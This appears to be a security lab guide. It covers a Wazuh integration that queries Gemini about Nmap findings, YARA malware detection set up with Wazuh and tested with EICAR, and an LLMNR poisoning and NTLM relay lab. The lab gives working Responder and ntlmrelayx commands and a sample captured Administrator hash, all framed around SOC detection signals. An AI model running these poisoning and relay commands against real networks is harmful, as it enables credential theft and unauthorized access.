| #!/var/ossec/framework/python/bin/python3  # Copyright (C) 2015-2023, Wazuh Inc.  # Gemini Integration for Nmap Enrichment  import json  import sys  import time  import os  from socket import socket, AF\_UNIX, SOCK\_DGRAM  try:  import requests  except Exception as e:  print("No module 'requests' found. Install: pip install requests")  sys.exit(1)  # Globals  debug\_enabled = True # set False in production  pwd = os.path.dirname(os.path.dirname(os.path.realpath(\_\_file\_\_)))  now = time.strftime("%a %b %d %H:%M:%S %Z %Y")  log\_file = f"{pwd}/logs/integrations.log"  socket\_addr = f"{pwd}/queue/sockets/queue"  # ---- DEBUG ----  def debug(msg):  if debug\_enabled:  out = f"{now}: {msg}\n"  print(out)  with open(log\_file, "a") as f:  f.write(out)  # ---- GEMINI QUERY ----  def query\_gemini(nmap\_port\_service, apikey):  url = "https://generativelanguage.googleapis.com/v1beta/models/gemini-2.0-flash:generateContent"  headers = {  "Content-Type": "application/json",  "X-Goog-Api-Key": apikey  }  payload = {  "contents": [{  "parts": [{  "text": f"In 4-5 sentences, explain the service '{nmap\_port\_service}', list common vulnerabilities (if any), and give a recommendation."  }]  }]  }  response = requests.post(url, headers=headers, json=payload)  if response.status\_code == 200:  gemini\_data = response.json()  try:  text\_output = gemini\_data["candidates"][0]["content"]["parts"][0]["text"]  except Exception:  text\_output = "No enrichment available."  return {  "nmap\_port\_service": nmap\_port\_service,  "gemini\_summary": text\_output  }  else:  debug(f"# Error {response.status\_code}: {response.text}")  return {  "nmap\_port\_service": nmap\_port\_service,  "gemini\_summary": "Error querying Gemini API"  }  # ---- MAIN ----  def main(args):  if len(args) < 2:  debug("# Exiting: Bad arguments.")  sys.exit(1)  alert\_file\_location = args[1]  apikey = os.getenv("GEMINI\_API\_KEY")  if not apikey:  debug("# Missing GEMINI\_API\_KEY in environment.")  sys.exit(1)  # Load alert  with open(alert\_file\_location) as f:  alert = json.load(f)  debug(f"# Processing alert: {alert}")  if "nmap\_port\_service" not in alert.get("data", {}):  debug("# No nmap\_port\_service found in alert. Exiting.")  return  # Query Gemini  enriched = query\_gemini(alert["data"]["nmap\_port\_service"], apikey)  # Build enriched alert  alert\_output = {  "integration": "custom-gemini",  "gemini": enriched,  "source\_alert": alert  }  send\_event(alert\_output, alert.get("agent"))  # ---- SEND EVENT TO WAZUH ----  def send\_event(msg, agent=None):  if not agent or agent.get("id") == "000":  string = f'1:gemini:{json.dumps(msg)}'  else:  string = f'1:[{agent["id"]}] ({agent["name"]}) {agent.get("ip", "any")}->gemini:{json.dumps(msg)}'  debug(f"# Sending event: {string}")  sock = socket(AF\_UNIX, SOCK\_DGRAM)  sock.connect(socket\_addr)  sock.send(string.encode())  sock.close()  if \_\_name\_\_ == "\_\_main\_\_":  try:  main(sys.argv)  except Exception as e:  debug(f"# Exception: {str(e)}")  raise |

**Environment Setup**

1. Set Gemini API Key from **https://aistudio.google.com/app/apikey**

|  |
| --- |
| # On Ubuntu Wazuh server(temporary, per session)  export GEMINI\_API\_KEY="API\_KEY"  # On Ubuntu (persistent)  sudo nano /etc/environment  # Add:  GEMINI\_API\_KEY="API\_KEY"  # Reload environment:  source /etc/environment |

**Wazuh Manager Integration**

1. **Place the Python file:**

|  |
| --- |
| sudo nano /var/ossec/integrations/custom-gemini.py  sudo chmod 750 /var/ossec/integrations/custom-gemini.py  sudo chown root:wazuh /var/ossec/integrations/custom-gemini.py |

1. **Add Gemini integration in /var/ossec/etc/ossec.conf:**

|  |
| --- |
| <integration>  <name>custom-gemini</name>  <alert\_format>json</alert\_format>  <rule\_id>100101</rule\_id>  </integration> |

1. **Restart Wazuh manager:**

|  |
| --- |
| sudo systemctl restart wazuh-manager |

**Manual Test**

|  |
| --- |
| sudo /var/ossec/framework/python/bin/python3 \  /var/ossec/integrations/custom-gemini.py /tmp/test-alert.json $GEMINI\_API\_KEY debug |


**LLMNR & SMB**

LLMNR/NBT-NS poisoning lets an attacker respond to name resolution requests and capture NTLM authentication attempts from Windows clients. NTLM relay reuses those captured authentications against a target service (SMB, LDAP, HTTP, etc.). In modern environments SMB signing often blocks relays; however capture events and failed/successful NTLM network logons are reliable detection signals for SOC analysts.

**1- LLMNR Attack**

**On Kali (attacker):**


|  |
| --- |
| sudo responder -I eth0 -wd |

****

**On Windows victim:**


* Attempt to access a non-existent file share or UNC path:

[\\seminar\videos](file:///\\seminar\videos) Or open a link in a document or browser that doesn’t exist.



**Observation on Kali:**

* Responder poisons LLMNR/NBT-NS requests and captures NTLMv2 hashes from the victim.
* Example output:
* [\*] [LLMNR] Poisoned answer sent to 192.168.182.20
* [SMB] NTLMv2-SSP Client: 192.168.182.20
* [SMB] NTLMv2-SSP Username: WINSERV\Administrator
* [SMB] NTLMv2-SSP Hash: <hash>



🡺Responder captures NTLM authentication attempts (hashes). Even if the relay fails, these captures show credential harvesting activity and should trigger SOC investigation.

**Observation on Wazuh agent (Windows Server logs):**

* **Failed NTLM network logon:** EventID 4625, LogonType 3, AuthPackage NTLM, Source 192.168.182.136
* **Successful NTLM network logon (if relay succeeds):** EventID 4624, LogonType 3, AuthPackage NTLM, Source 192.168.182.136

**2- Setting Up the Relay Environment (Kali)**

|  |
| --- |
| python3 -m venv ~/impacket-venv  source ~/impacket-venv/bin/activate # Always use source to activate the environment  pip install --upgrade pip  pip install impacket |

**3- SMB Relay Attack**

**Option A: Target single host**

|  |
| --- |
| ntlmrelayx.py -t smb://192.168.182.10 -smb2support --no-dump --no-acl --no-validate-privs --remove-mic -debug |

**Option B: Target from file**

|  |
| --- |
| sudo python3 -m impacket.ntlmrelayx -tf targets.txt -smb2support |

* targets.txt contains: 192.168.182.10

**On Windows victim:**

* Trigger the relay manually via PowerShell:

**# One-time drive mapping (non-persistent)**

|  |
| --- |
| New-PSDrive -Name X -PSProvider FileSystem -Root "\\192.168.182.136\IPC$" -Persist:$false -ErrorAction SilentlyContinue |

**Observation:**

* NTLM credentials captured by attacker and relayed to the target.
* Note: Modern Windows systems with SMB signing enabled may block relay attacks; only capture-only attacks may succeed.

**Important Notes**


Do NOT run Responder and ntlmrelayx on the same interface simultaneously → port conflicts (SMB ports 445/139).

1. **Victim vs Relay Target:**
   * Victim: machine tricked into authenticating → provides credentials.
   * Relay Target: high-value machine attacker wants to access (server, DC).
   * Usually, victim ≠ relay target.

**Detecting malware using YARA integration**

YARA is a powerful, open-source tool primarily used by security researchers and malware analysts to **identify and classify malware** samples based on textual or binary patterns. Often described as the "Swiss Army Knife" for pattern matching, it operates by allowing users to create **rules** consisting of strings, regular expressions, and logical conditions.

When YARA is run against a file or directory, it searches for these defined patterns; if a file matches the rule's conditions, YARA outputs the name of the rule and the matching file, enabling quick and reliable detection of threats like specific malware families or files containing known malicious code.



**1- In Windows endpoints :**

* Download and install the latest [Visual C++ Redistributable package](https://aka.ms/vs/17/release/vc_redist.x64.exe)

**YARA Tool Installation**

* Open PowerShell with administrator privileges to download and extract YARA

|  |
| --- |
| Invoke-WebRequest -Uri https://github.com/VirusTotal/yara/releases/download/v4.2.3/yara-4.2.3-2029-win64.zip -OutFile v4.2.3-2029-win64.zip  Expand-Archive v4.2.3-2029-win64.zip; Remove-Item v4.2.3-2029-win64.zip |

* Create a directory called C:\Program Files (x86)\ossec-agent\active-response\bin\yara\ and copy the YARA executable into it

|  |
| --- |
| mkdir 'C:\Program Files (x86)\ossec-agent\active-response\bin\yara\'  cp .\v4.2.3-2029-win64\yara64.exe 'C:\Program Files (x86)\ossec-agent\active-response\bin\yara\' |

* Install the valhallaAPI module

|  |
| --- |
| pip install valhallaAPI |

* Copy the following script and save it as download\_yara\_rules.py

|  |
| --- |
| from valhallaAPI.valhalla import ValhallaAPI  v = ValhallaAPI(api\_key="1111111111111111111111111111111111111111111111111111111111111111")  response = v.get\_rules\_text()  with open('yara\_rules.yar', 'w') as fh:  fh.write(response) |

* Run the following commands to download the rules and place them in the C:\Program Files (x86)\ossec-agent\active-response\bin\yara\rules\ directory

|  |
| --- |
| python.exe download\_yara\_rules.py  mkdir 'C:\Program Files (x86)\ossec-agent\active-response\bin\yara\rules\'  cp yara\_rules.yar 'C:\Program Files (x86)\ossec-agent\active-response\bin\yara\rules\' |

**Configure Active Response and FIM**

* Create the yara.bat script in the C:\Program Files (x86)\ossec-agent\active-response\bin\ directory

|  |
| --- |
| @echo off  setlocal enableDelayedExpansion  reg Query "HKLM\Hardware\Description\System\CentralProcessor\0" | find /i "x86" > NUL && SET OS=32BIT || SET OS=64BIT  if %OS%==32BIT (  SET log\_file\_path="%programfiles%\ossec-agent\active-response\active-responses.log"  )  if %OS%==64BIT (  SET log\_file\_path="%programfiles(x86)%\ossec-agent\active-response\active-responses.log"  )  set input=  for /f "delims=" %%a in ('PowerShell -command "$logInput = Read-Host; Write-Output $logInput"') do (  set input=%%a  )  set json\_file\_path="C:\Program Files (x86)\ossec-agent\active-response\stdin.txt"  set syscheck\_file\_path=  echo %input% > %json\_file\_path%  for /F "tokens=\* USEBACKQ" %%F in (`Powershell -Nop -C "(Get-Content 'C:\Program Files (x86)\ossec-agent\active-response\stdin.txt'|ConvertFrom-Json).parameters.alert.syscheck.path"`) do (  set syscheck\_file\_path=%%F  )  del /f %json\_file\_path%  set yara\_exe\_path="C:\Program Files (x86)\ossec-agent\active-response\bin\yara\yara64.exe"  set yara\_rules\_path="C:\Program Files (x86)\ossec-agent\active-response\bin\yara\rules\yara\_rules.yar"  echo %syscheck\_file\_path% >> %log\_file\_path%  for /f "delims=" %%a in ('powershell -command "& \"%yara\_exe\_path%\" \"%yara\_rules\_path%\" \"%syscheck\_file\_path%\""') do (  echo wazuh-yara: INFO - Scan result: %%a >> %log\_file\_path%  )  exit /b |

* Add the directory to monitor in ossec conf :

**<directories check\_all="yes" realtime="yes">C:\projects</directories>**

* The agent must know how to execute the custom command defined on the manager.

File: C:\Program Files (x86)\ossec-agent\ossec.conf

|  |
| --- |
| <ossec\_config>  <command>  <name>yara\_windows</name>  <executable>yara.bat</executable>  <timeout\_allowed>no</timeout\_allowed>  </command>  </ossec\_config> |

* Restart the Wazuh agent to apply the configuration changes:

|  |
| --- |
| Restart-Service -Name wazuh |

**Wazuh server configuration**

* Add the following decoders to the Wazuh server /var/ossec/etc/decoders/local\_decoder.xml file. This allows extracting the information from YARA scan results

|  |
| --- |
| <decoder name="yara\_decoder">  <prematch>wazuh-yara:</prematch>  </decoder>  <decoder name="yara\_decoder1">  <parent>yara\_decoder</parent>  <regex>wazuh-yara: (\S+) - Scan result: (\S+) (\S+)</regex>  <order>log\_type, yara\_rule, yara\_scanned\_file</order>  </decoder> |

* Create new rules in /var/ossec/etc/rules/local\_rules.xml

|  |
| --- |
| <!-- YARA rules -->  <!-- Windows FIM monitoring -->  <group name="syscheck,yara">  <rule id="110300" level="10">  <if\_sid>550</if\_sid>  <field name="file">  <match>^C:\\projects\\.\*</match>  </field>  <description>File modified in C:\projects directory (Windows).</description>  </rule>  <rule id="110301" level="10">  <if\_sid>554</if\_sid>  <field name="file">  <match>^C:\\projects\\.\*</match>  </field>  <description>File added to C:\projects directory (Windows).</description>  </rule>  </group>  <group name="yara,">  <rule id="108000" level="0">  <decoded\_as>yara\_decoder</decoded\_as>  <description>Yara grouping rule</description>  </rule>  <rule id="108001" level="12">  <if\_sid>108000</if\_sid>  <match>wazuh-yara: INFO - Scan result: </match>  <description>File "$(yara\_scanned\_file)" is a positive match. Yara rule: $(yara\_rule)</description>  </rule>  </group> |

* Add the following configuration to the Wazuh server /var/ossec/etc/ossec.conf file

|  |
| --- |
| <ossec\_config>  <command>  <name>yara\_windows</name>  <executable>yara.bat</executable>  <timeout\_allowed>no</timeout\_allowed>  </command>  <active-response>  <disabled>no</disabled>  <command>yara\_windows</command>  <location>local</location>  <rules\_id>554,550</rules\_id>  </active-response>  </ossec\_config> |

* Restart the Wazuh manager to apply the configuration changes

|  |
| --- |
| sudo systemctl restart wazuh-manager |

**Test the configuration**

* Place the eicar.com file into the FIM-monitored directory (C:\projects).

Download the EICAR zip file

Invoke-WebRequest -Uri https://secure.eicar.org/eicar\_com.zip -OutFile eicar.zip

Unzip it:

Expand-Archive .\eicar.zip

Copy the EICAR file to the monitored directory:

cp .\eicar\eicar.com C:\projects

* Expected Result in Wazuh UI: The following alerts should appear in quick succession:

Rule 554: File added to the system. (The trigger)

Rule 108001 (Level 12): File "c:\projects\eicar.com" is a positive match. Yara rule: SUSP\_Just\_EICAR\_RID2C24. (The final detection alert)

|  |
| --- |
|  |

**Ubuntu Endpoint Configuration**

* Download, compile, and install YARA

|  |
| --- |
| sudo apt update  sudo apt install -y make gcc autoconf libtool libssl-dev pkg-config  sudo curl -LO https://github.com/VirusTotal/yara/archive/v4.2.3.tar.gz  sudo tar -xvzf v4.2.3.tar.gz -C /usr/local/bin/ && rm -f v4.2.3.tar.gz  cd /usr/local/bin/yara-4.2.3/  sudo ./bootstrap.sh && sudo ./configure && sudo make && sudo make install && sudo make check |

* Test that YARA is running properly : yara

If the error message below is displayed:

|  |
| --- |
| sudo su  echo "/usr/local/lib" >> /etc/ld.so.conf  ldconfig |

* Download YARA detection rules

|  |
| --- |
| sudo mkdir -p /var/ossec/etc/yara/rules/  sudo curl 'https://valhalla.nextron-systems.com/api/v1/get' \  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8' \  -H 'Accept-Language: en-US,en;q=0.5' \  --compressed \  -H 'Referer: https://valhalla.nextron-systems.com/' \  -H 'Content-Type: application/x-www-form-urlencoded' \  -H 'DNT: 1' -H 'Connection: keep-alive' -H 'Upgrade-Insecure-Requests: 1' \  --data 'demo=demo&apikey=1111111111111111111111111111111111111111111111111111111111111111&format=text' \  -o /var/ossec/etc/yara/rules/yara\_rules.yar |

* Create a /var/ossec/active-response/bin/yara.sh file

|  |
| --- |
| #!/bin/bash  # Wazuh - Yara active response  # Copyright (C) 2015-2022, Wazuh Inc.  #  # This program is free software; you can redistribute it  # and/or modify it under the terms of the GNU General Public  # License (version 2) as published by the FSF - Free Software  # Foundation.  #------------------------- Gather parameters -------------------------#  # Extra arguments  read INPUT\_JSON  YARA\_PATH=$(echo $INPUT\_JSON | jq -r .parameters.extra\_args[1])  YARA\_RULES=$(echo $INPUT\_JSON | jq -r .parameters.extra\_args[3])  FILENAME=$(echo $INPUT\_JSON | jq -r .parameters.alert.syscheck.path)  # Set LOG\_FILE path  LOG\_FILE="logs/active-responses.log"  size=0  actual\_size=$(stat -c %s ${FILENAME})  while [ ${size} -ne ${actual\_size} ]; do  sleep 1  size=${actual\_size}  actual\_size=$(stat -c %s ${FILENAME})  done  #----------------------- Analyze parameters -----------------------#  if [[ ! $YARA\_PATH ]] || [[ ! $YARA\_RULES ]]  then  echo "wazuh-yara: ERROR - Yara active response error. Yara path and rules parameters are mandatory." >> ${LOG\_FILE}  exit 1  fi  #------------------------- Main workflow --------------------------#  # Execute Yara scan on the specified filename  yara\_output="$("${YARA\_PATH}"/yara -w -r "$YARA\_RULES" "$FILENAME")"  if [[ $yara\_output != "" ]]  then  # Iterate every detected rule and append it to the LOG\_FILE  while read -r line; do  echo "wazuh-yara: INFO - Scan result: $line" >> ${LOG\_FILE}  done <<< "$yara\_output"  fi  exit 0; |

* Change the script ownership and permissions

|  |
| --- |
| sudo chmod 750 /var/ossec/active-response/bin/yara.sh  sudo chown root:wazuh /var/ossec/active-response/bin/yara.sh |

* Install the jq utility to process the JSON data from the FIM alerts

|  |
| --- |
| sudo apt install -y jq |

* Add the directory to monitor in ossec conf :

**<directories check\_all="yes" realtime="yes">tmp/apps</directories>**

**Wazuh server configuration**

* Add the custom decoders to the **/var/ossec/etc/decoders/local\_decoder.xml** file.
* Add the custom rules to the /var/ossec/etc/rules/local\_rules.xml file
* Configure the execution of the YARA script in the Wazuh server **/var/ossec/etc/ossec.conf**


|  |
| --- |
| <ossec\_config>  <command>  <name>yara\_linux</name>  <executable>yara.sh</executable>  <extra\_args>-yara\_path /usr/local/bin -yara\_rules /var/ossec/etc/yara/rules/yara\_rules.yar</extra\_args>  <timeout\_allowed>no</timeout\_allowed>  </command>  <active-response>  <disabled>no</disabled>  <command>yara\_linux</command>  <location>local</location>  <rules\_id>554,550</rules\_id>  </active-response>  </ossec\_config> |

The command must be added in the /var/ossec/etc/ossec.conf in ubuntu endpoint

**Test the configuration**

Download EICAR

|  |
| --- |
| Invoke-WebRequest -Uri https://secure.eicar.org/eicar\_com.zip -OutFile eicar.zip  unzip eicar.zip  # Copy to the monitored path  sudo cp eicar.com /var/ossec/tmp/apps/ |

****

**Sources :**

<https://documentation.wazuh.com/current/user-manual/capabilities/malware-detection/virus-total-integration.html>

<https://documentation.wazuh.com/current/proof-of-concept-guide/detect-remove-malware-virustotal.html>

<https://wazuh.com/blog/detection-with-opensearch-integration/>

<https://github-wiki-see.page/m/wazuh/wazuh-dashboard-plugins/wiki/Legacy>

<https://documentation.wazuh.com/current/user-manual/capabilities/malware-detection/fim-yara.html#use-case-detecting-malware-on-windows-endpoints-using-yara>